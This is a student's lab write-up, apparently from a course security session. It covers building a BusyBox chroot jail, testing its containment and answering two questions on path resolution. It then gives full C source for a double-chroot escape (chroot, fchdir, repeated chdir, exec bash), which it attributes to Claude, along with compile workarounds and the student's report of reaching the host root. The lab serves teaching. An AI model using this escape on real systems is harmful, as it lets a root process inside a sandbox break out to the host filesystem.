Session 5: Microarchitecture security (Mengjia Yan, Vincent Ulitzsch)
Step1:
Following to the assignment instruction, I typed
sudo echo “FLAG{CHROOT_IS_NOT_A_SECURE_SANDBOX_1206}” > /host_secret.txt

Install BusyBox BusyBox is a Shell program
sudo apt update && sudo apt install -y busybox-static
mkdir -p ~/chroot_jail/bin
cp /bin/busybox-static ~/chroot_jail/bin/sh It didn’t work. In my case, busybox-static is not exist but busybox.

cp /bin/busybox ~/chroot_jail/bin/sh
Step2: Run jail break
sudo chroot ~/chroot_jail /bin/sh
Step3: Test the Containment

List the Root Directory:
ls -la /

Attempt Directory Traversal:
cd ../../.. ls -la
Can you grab the file?:
cat /host_secret.txt

Question01:
When you ran cd ../../.. inside the jail and checked your location, why couldn’t you exit? How does the kernel manipulate path resolution for a chroot-ed process?
After excuting “sudo chroot ~/chroot_jail /bin/sh”, system recognize current path as a root path. So when I tried to move up to a higher directory with ../, it stayed at the same path.
Question02:
What happens if you try to run commands like nano, python3, or grep inside your jail? Explain why they fail, even if they are installed on your host OS.
When we type nano, python3, or grep after executing chroot, the system looks for those program files in the directories registered in PATH. But all of those program files are outside this scope. So from inside the jail, we cannot run such programs even if they are installed on our host OS.
Step03: The Double-Chroot Escape Vulnerability
If an untrusted process inside a chroot sandbox manages to maintain or upgrade its privileges to root (UID 0), it can easily bypass the filesystem barrier using a well-known exploit technique colloquially called a Double-Chroot Escape.
Copy host bin into jail
At first, created symbolic links into each command inside of BusyBox.
cd ~/chroot_jail

for cmd in ls cat mkdir mount head more chroot echo grep chmod rm cp mv; do ln -sf sh "$cmd"; done
Also I copied host bin into jail bin folder.
cd ~/chroot_jail
sudo rm -rf bin
sudo cp -a /usr/bin bin
Copy host Lib folder
sudo cp -a /usr/lib lib
sudo cp -a /usr/lib64 lib64 2>/dev/null
sudo cp -a /lib/x86_64-linux-gnu lib_x86 2>/dev/null

Now I could use gcc command inside of jail.
a. Get handle using open function
From Claude, I got following code.
cat > espace.c << 'EOF'
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

int main() {
    mkdir("breakout", 0755);
    int dir_fd = open(".", O_RDONLY);
    chroot("breakout");
    fchdir(dir_fd);
    for (int i = 0; i < 1000; i++) chdir("..");
    chroot(".");
    execl("/bin/bash", "bash", "-i", (char*)NULL);
    return 0;
}
EOF
fchdir change direction without file path. dir_fd save the location as hardware handle. After changing the root more deeper into breadout folder, this program will try to move to the directory that saved before.
chroot enforces its boundary by checking .. during path (name) resolution. Since fchdir() jumps directly through a file descriptor instead of resolving a path, it slips past that check.
for (int i = 0; i < 1000; i++) chdir(“..”); This repeats chdir(“..”) (move to the parent directory) 1000 times. At this point the current directory is outside the new root. Climbing upward from there with .., the kernel’s .. boundary check no longer works correctly (the boundary calculation is broken), so the process can keep moving further up.
chroot(“.”); Set the current path as a root path. Now jail is broken. You can access to all of files.
execl(“/bin/bash”, “bash”, “-i”, (char*)NULL); It launches a new shell (bash) while keeping the escaped state.
- SH and BASH are different shell. SH is basic shell. BASH is advanced shell including fancy function.
b. Compile program
I tried to compile this program.
gcc espace.c -o espace
I failed to compile this code with following error message.

ubuntu@ff-cs-take:~$ find /usr -name cc1 2>/dev/null
/usr/libexec/gcc/x86_64-linux-gnu/13/cc1
I found the location of cc1
Then I tried to copy those code.
sudo mkdir -p ~/chroot_jail/usr/libexec
sudo cp -a /usr/libexec/gcc ~/chroot_jail/usr/libexec/gcc
sudo cp -a /usr/include ~/chroot_jail/usr/include
sudo mkdir -p ~/chroot_jail/usr/lib/x86_64-linux-gnu
sudo cp -a /usr/lib/x86_64-linux-gnu/. ~/chroot_jail/usr/lib/x86_64-linux-gnu/
Seems cc1 is not located in right place. I cahnged the location.
mkdir -p /usr/lib/gcc/x86_64-linux-gnu/13
cp /usr/libexec/gcc/x86_64-linux-gnu/13/cc1 /usr/lib/gcc/x86_64-linux-gnu/13/cc1
Then I could compile espace.c.
It’s time to excute jail break program!
 I got it!!
I could access to the host root folder.
It was quite a long journey copying the necessary files for compiling…